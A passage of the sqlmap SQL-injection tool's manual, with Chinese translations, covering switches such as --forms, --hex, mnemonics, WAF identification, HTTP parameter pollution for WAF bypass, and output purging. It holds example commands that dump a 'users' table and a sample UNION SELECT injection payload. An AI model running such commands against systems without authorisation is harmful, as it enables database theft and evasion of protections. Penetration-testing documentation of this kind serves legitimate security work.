> As you are already familiar with the concept of a session file from the description above, it is good to know that you can flush the content of that file using option `--flush-session`. This way you can avoid the caching mechanisms implemented by default in sqlmap. Other possible way is to manually remove the session file(s).
> =>
> 你是否对保存的session文件中的内容感到似曾相识 通过使用`--flush-session`可以更新、清除文件里面的内容 这样就可以阻止sqlmap默认下执行的缓存机制 当然另外的一个方法就是直接删除掉文件

Parse and test forms' input fields

> Switch: `--forms`
> Say that you want to test against SQL injections a huge *search form* or you want to test a login bypass (typically only two input fields named like *username* and *password*), you can either pass to sqlmap the request in a request file (`-r`), set the POSTed data accordingly (`--data`) or let sqlmap do it for you!
> =>
> 如果你想通过form表单来测试SQL注入或者是弱密码(名字加密码) 你可以通过使用`-r`把请求保存在文件中进行测试 或者`--data`发送POST数据 或者让sqlmap自动选择

> Both of the above mentioned instances, and many others, appear as `<;form>;` and `<;input>;` tags in HTML response bodies and this is where this switch comes into play.
> Provide sqlmap with `--forms` as well as the page where the form can be found as the target URL (`-u`) and sqlmap will request the target URL for you, parse the forms it has and guide you through to test for SQL injection on those form input fields

(parameters) rather than the target URL provided.
=>
这个选项对HTML响应中的<;form>;或者是<;input>;这样的标签进行测试 通过给sqlmap提供目标地址参数-u以及使用--form参数 它会自动请求对应的目标地址并且对form表单的输入进行测试

Ignore query results stored in session file

Switch: --fresh-queries
As you are already familiar with the concept of a session file from the description above, it is good to know that you can ignore the content of that file using option --fresh-queries. This way you can keep the session file untouched and for a selected run, avoid the resuming/restoring of queries output.
=>
这个选项与--flush-session类似 不同的是它不会对session文件进行更改

Use DBMS hex function(s) for data retrieval

Switch: --hex
In lost of cases retrieval of non-ASCII data requires special needs. One solution for that problem is usage of DBMS hex function(s). Turned on by this switch, data is encoded to it's hexadecimal form before being retrieved and afterwards unencoded to it's original form.
=>
很多情况你你下载的数据可能是非ASCII码的 其中一个解决办法就是使用十六进制 通过使用这个选项 数据在获取前会编码为十六进制 然后获取后再解码

Example against a PostgreSQL target:

```
$ python sqlmap.py -u
"http://192.168.48.130/sqlmap/pgsql/get_int.php?id=1" --banner
--hex -v 3 --parse-errors
```

Custom output directory path

> Option: --output-dir
> sqlmap by default stores session and result files inside a subdirectory output. In case you want to use a different location, you can use this option (e.g. --output-dir=/tmp).
> =>
> 默认下sqlmap存放session以及结果文件都是放在子目录下的output文件下 如果你想放在别的地方 请使用--output-dir=

Parse DBMS error messages from response pages

> Switch: --parse-errors

> If the web application is configured in debug mode so that it displays in the HTTP responses the back-end database management system error messages, sqlmap can parse and display them for you.
> This is useful for debugging purposes like understanding why a certain enumeration or takeover switch does not work - it might be a matter of session user's privileges and in this case you would see a DBMS error message along the lines of `Access denied for user <;SESSION USER>;`.
> =>
> 如果目标web应用开启了debug模式那么就会在HTTP回复中显示数据库查询的错误页面 sqlmap能够分析并且显示出来
> 这对于调试而言是十分的有用 例如调查为什么枚举或者掌管出错 同样 你也可以从中看到用户权限的相关信息

Example against a Microsoft SQL Server target:

```
$ python sqlmap.py -u
"http://192.168.21.129/sqlmap/mssql/iis/get_int.asp?id=1" --
parse-errors
```

Save options in a configuration INI file

> Option: --save
> It is possible to save the command line options to a configuration INI file. The generated file can then be edited and passed to sqlmap with the -c option as explained above.
> =>
> 可以把命令行中的参数保存在INI配置文件中 你可以通过-c来进行编辑 或者直接编辑配置文档

Update sqlmap

> Switch: --update
> Using this option you can update the tool to the latest development version directly from the Git repository https://github.com/sqlmapproject/sqlmap.git. You obviously need Internet access.

> If, for any reason, this operation fails, run git pull from your sqlmap working copy. It will perform the exact same operation of switch --update. If you are running sqlmap on Windows, you can use the SmartGit http://www.syntevo.com/smartgit/index.html client.

> This is strongly recommended **before** reporting any bug to the mailing lists http://www.sqlmap.org/#ml

两个字：升级！！！

杂项

Use short mnemonics

> Option: -z
> It could become tedious to type all desired options and switches, especially for those that are used most often (e.g. --batch --random-agent --ignore-proxy --technique=BEU). There is a simpler and much shorter way how to deal with that problem. In sqlmap it's called "mnemonics".
> =>
> 可能你对于输入那么多的命令感觉这很繁琐 例如一堆的这些--batch --random-agent --ignore-proxy --technique=BEU sqlmap给了你一个很233的方法给你解决这个问题(sqlmap叫做助记??)

> Each option and switch can be written in a shorter mnemonic form using option -z, separated with a comma character (,), where mnemonics represent only the first arbitrarily chosen part of the original name. There is no strict mapping of

> options and switches to their respective shortened counterparts. Only required condition is that there is no other option nor switch that has a same prefix as the desired one.
> =>
> 通过-z 你可以把所有的命令都进行简写 命令之间可以通过,进行分隔 助记功能需要你提供原来命令名字的前任意几个字 注意的是 不要提供的前缀与其他命令的某些前缀相同就行

下面一大堆例子：

Example:

```
$ python sqlmap.py --batch --random-agent --ignore-proxy --technique=BEU -u "www.target.com/vuln.php?id=1"
```

can be written (one of many ways) in shorter mnemonic form like:

```
$ python sqlmap.py -z "bat,randoma,ign,tec=BEU" -u "www.target.com/vuln.php?id=1"
```

Another example:

```
$ python sqlmap.py --ignore-proxy --flush-session --technique=U --dump -D testdb -T users -u "www.target.com/vuln.php?id=1"
```

can be written in shorter mnemonic form like:

```
$ python sqlmap.py -z "ign,flu,bat,tec=U,dump,D=testdb,T=users" -u "www.target.com/vuln.php?id=1"
```

Alerting on successful SQL injection detection

```
Option: --alert
```


Set answers for questions

```
Option: --answers
In case that user wants to automatically set up answers for questions, even if --batch is used, using this option he can do it by providing any part of question together with answer after an equal sign. Also, answers for different question can be split with delimiter character ,.
```

=>
在使用--batch的时候可以通过使用--answers来指定某个回答所需要的答案
如果是多个的话 可以通过使用,来进行分隔

Example against a MySQL target:

```
$ python sqlmap.py -u
"http://192.168.22.128/sqlmap/mysql/get_int.php?id=1"--
technique=E --answers="extending=N" --batch
```



Make a beep sound when SQL injection is found

Switch: --beep
In case that user uses switch --beep he'll be warned with a beep sound immediately when SQL injection is found. This is especially useful when there is a large bulk list (option -m) of target URLs to be tested.
=>
使用--beep的时候可以在发现SQL注入的时候哔哔哔响 这在有大量目标URL进行测试的时候特别有用

Cleanup the DBMS from sqlmap specific UDF(s) and table(s)


Switch: --cleanup

> It is recommended to clean up the back-end database management system from sqlmap temporary table(s) and created user-defined function(s) when you are done taking over the underlying operating system or file system. Switch --cleanup will attempt to clean up the DBMS and the file system wherever possible.
> =>
> 这个选项--cleanup说白就是清除你说做的手脚 包括临时的表、创建的udf等等

Check for dependencies

> Switch: --dependencies
> sqlmap in some special cases requires independent installation of extra 3rd party libraries (e.g. options -d, switch --os-pwn in case of icmpsh tunneling, option --auth-type in case of NTLM HTTP authentication type, etc.) and it will warn the user only in such special cases. But, if you want to independently check for all those extra 3rd party library dependencies you can use switch --dependencies.
> =>
> sqlmap在某些特定的情况下需要用到第三方的库 （例如 -d --os-pwn用到的 icmpsh 通道 --auth-type 用到的NTLM HTTP认证类型） 在这些情况下都会有警告 建议使用--dependencies来进行检查

```
$ python sqlmap.py --dependencies
```



```
er to directly connect to the DBMS MySQL. Download from https://github.com/peteh
unt/PyMySQL/
[xx:xx:28] [WARNING] sqlmap requires 'python cx_Oracle' third-party library in o
rder to directly connect to the DBMS Oracle. Download from http://cx-oracle.sour
ceforge.net/
[xx:xx:28] [WARNING] sqlmap requires 'python-psycopg2' third-party library in or
der to directly connect to the DBMS PostgreSQL. Download from http://initd.org/p
sycopg/
[xx:xx:28] [WARNING] sqlmap requires 'python ibm-db' third-party library in orde
r to directly connect to the DBMS IBM DB2. Download from http://code.google.com/
p/ibm-db/
[xx:xx:28] [WARNING] sqlmap requires 'python jaydebeapi & python-jpype' third-pa
rty library in order to directly connect to the DBMS HSQLDB. Download from https
://pypi.python.org/pypi/JayDeBeApi/ & http://jpype.sourceforge.net/
[xx:xx:28] [WARNING] sqlmap requires 'python-pyodbc' third-party library in orde
r to directly connect to the DBMS Microsoft Access. Download from http://pyodbc.
googlecode.com/
[xx:xx:28] [WARNING] sqlmap requires 'python-pymssql' third-party library in ord
er to directly connect to the DBMS Microsoft SQL Server. Download from http://py
mssql.sourceforge.net/
[xx:xx:28] [WARNING] sqlmap requires 'python-ntlm' third-party library if you pl
an to attack a web application behind NTLM authentication. Download from http://
code.google.com/p/python-ntlm/
[xx:xx:28] [WARNING] sqlmap requires 'websocket-client' third-party library if y
ou plan to attack a web application using WebSocket. Download from https://pypi.
python.org/pypi/websocket-client/
```

Disable console output coloring

```
Switch: --disable-coloring
```

> sqlmap by default uses coloring while writting to console. In case of undesired effects (e.g. console appearance of uninterpreted ANSI coloring codes like \x01\x1b[0;32m\x02[INFO]) you can disable console output coloring by using this switch.
> =>
> sqlmap默认情况下的输出都是彩色的 如果你不想看到彩色的话 你可以使用这个选项--disable--coloring来关闭

Use Google dork results from specified page number

> Option: --gpage
> Default sqlmap behavior with option -g is to do a Google search and use the first 100 resulting URLs for further SQL injection testing. However, in combination with this option you can specify with this option (--gpage) a page other than the first one to retrieve target URLs from.
> =>
> 默认下使用-g是进行google搜索并使用前100个URL进行注入测试 使用--gpage你可以指定某个获取目标URL的页面

Use HTTP parameter pollution


> Switch: --hpp
> HTTP parameter pollution (HPP) is a method for bypassing WAF/IPS/IDS protection mechanisms (explained here http://www.imperva.com/resources/glossary/http_parameter_pollution_hpp.html) that is particularly effective against ASP/IIS and ASP.NET/IIS platforms. If you suspect that the target is behind such protection, you can try to bypass it by using this switch.
> =>
> HTTP参数污染是一种可以绕过WAF/IPS/IDS的方法 解释戳上面链接 这在面对ASP/IIS 或者是ASP.NET/IIS 组合的时候非常有用 如果你怀疑目标使用了保护(WAF/IDS/IPS) 那么你可以试试

Make a through testing for a WAF/IPS/IDS protection

> Switch: --identify-waf
> sqlmap can try to identify backend WAF/IPS/IDS protection (if any) so user could do appropriate steps (e.g. use tamper scripts with --tamper). Currently around 30 different products are supported (Airlock, Barracuda WAF, etc.) and their respective WAF scripts can be found inside waf directory.
> =>
> sqlmap可以识别出目标端用了什么WAF/IPS/IDS保护 现在能识别30种产品 具体如下 具体识别WAF的脚本放在WAF目录下

Example against a MySQL target protected by the ModSecurity WAF:

```
$ python sqlmap.py -u
"http://192.168.21.128/sqlmap/mysql/get_int.php?id=1" --i
dentify-waf -v 3
```



```
rewall Enterprise (Teros/Citrix Systems)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'KONA Security Solutions (Ak

amai Technologies)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Incapsula Web Application F

irewall (Incapsula/Imperva)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'CloudFlare Web Application

Firewall (CloudFlare)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Barracuda Web Application F

irewall (Barracuda Networks)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'webApp.secure (webScurity)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Proventia Web Application S

ecurity (IBM)'

[xx:xx:23] [DEBUG] declared web page charset 'iso-8859-1'

[xx:xx:23] [DEBUG] page not found (404)

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'KS-WAF (Knownsec)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'NetScaler (Citrix Systems)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'Jiasule Web Application Fir

ewall (Jiasule)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'WebKnight Application Firew

all (AQTRONIX)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'AppWall (Radware)'

[xx:xx:23] [DEBUG] checking for WAF/IDS/IPS product 'ModSecurity: Open Source We

b Application Firewall (Trustwave)'

[xx:xx:23] [CRITICAL] WAF/IDS/IPS identified 'ModSecurity: Open Source Web Appli

cation Firewall (Trustwave)'. Please consider usage of tamper scripts (option '-

-tamper')

[...]
```

Skip heuristic detection of WAF/IPS/IDS protection

> Switch: `--skip-waf`

> By default, sqlmap automatically sends inside one of starting requests a dummy parameter value containing a deliberately "suspicious" SQL injection payload (e.g. `...&;foobar=AND 1=1 UNION ALL SELECT 1,2,3,table_name FROM information_schema.tables WHERE 2>;1`). If target responds differently than for the original request, there is a high possibility that it's under some kind of protection. In case of any problems, user can disable this mechanism by providing switch `--skip-waf`.
> =>
> 默认下 sqlmap自动发送一个含有不存在的参数值和可疑的SQL注入payload 栗子如上 如果目标响应和原请求不一样 那么目标就很有可能在某种保护下 如果出问题了 可以使用`--skip-waf`跳过这个步骤

Imitate smartphone

> Switch: `--mobile`
> Sometimes web servers expose different interfaces toward mobile phones than to desktop computers. In such cases you can enforce usage of one of predetermined smartphone HTTP User-Agent header values. By using this switch, sqlmap will ask you to pick one of popular smartphones which it will imitate in current run.
> =>
> 有些时候web服务器在移动端以及PC端下有着不同的接口 你可以通过这个选项`--mobile`来选择你要使用的HTTP User-Agent头 栗子如下

Example run:

```
$ python sqlmap.py -u "http://www.target.com/vuln.php?id=1" --mobile
```

Work in offline mode (only use session data)

> Switch: `--offline`
> By using switch `--offline` sqlmap will use only previous session data in data enumeration. This basically means that there will be zero connection attempts during such run.
> =>
> 使用`--offline`选项 sqlmap会使用先前的session数据进行测试 这意味着这次过程中不会有链接发生


Safely remove all content from output directory

> Switch `--purge-output`
> In case that user decides to safely remove all content from `output` directory, containing all target details from previous sqlmap runs, he can use switch `--purge-output`. While purging, all files from (sub)directories in folder `output` will be overwritten with random data, truncated, renamed to random names, (sub)directories will be renamed to random names too, and finally the whole directory tree will be deleted.

=>
如果用户决定把所有在output目录下的内容进行移动(包含当前运行中的具体数据) 建议使用--purge-output 当进行搬迁时 output目录下的文件会被随机值进行重写、截断以及重命名 文件名同样也会重命名 然后目录树会被删除 运行过程如下

Example run:

```
$ python sqlmap.py --purge-output -v 3
```

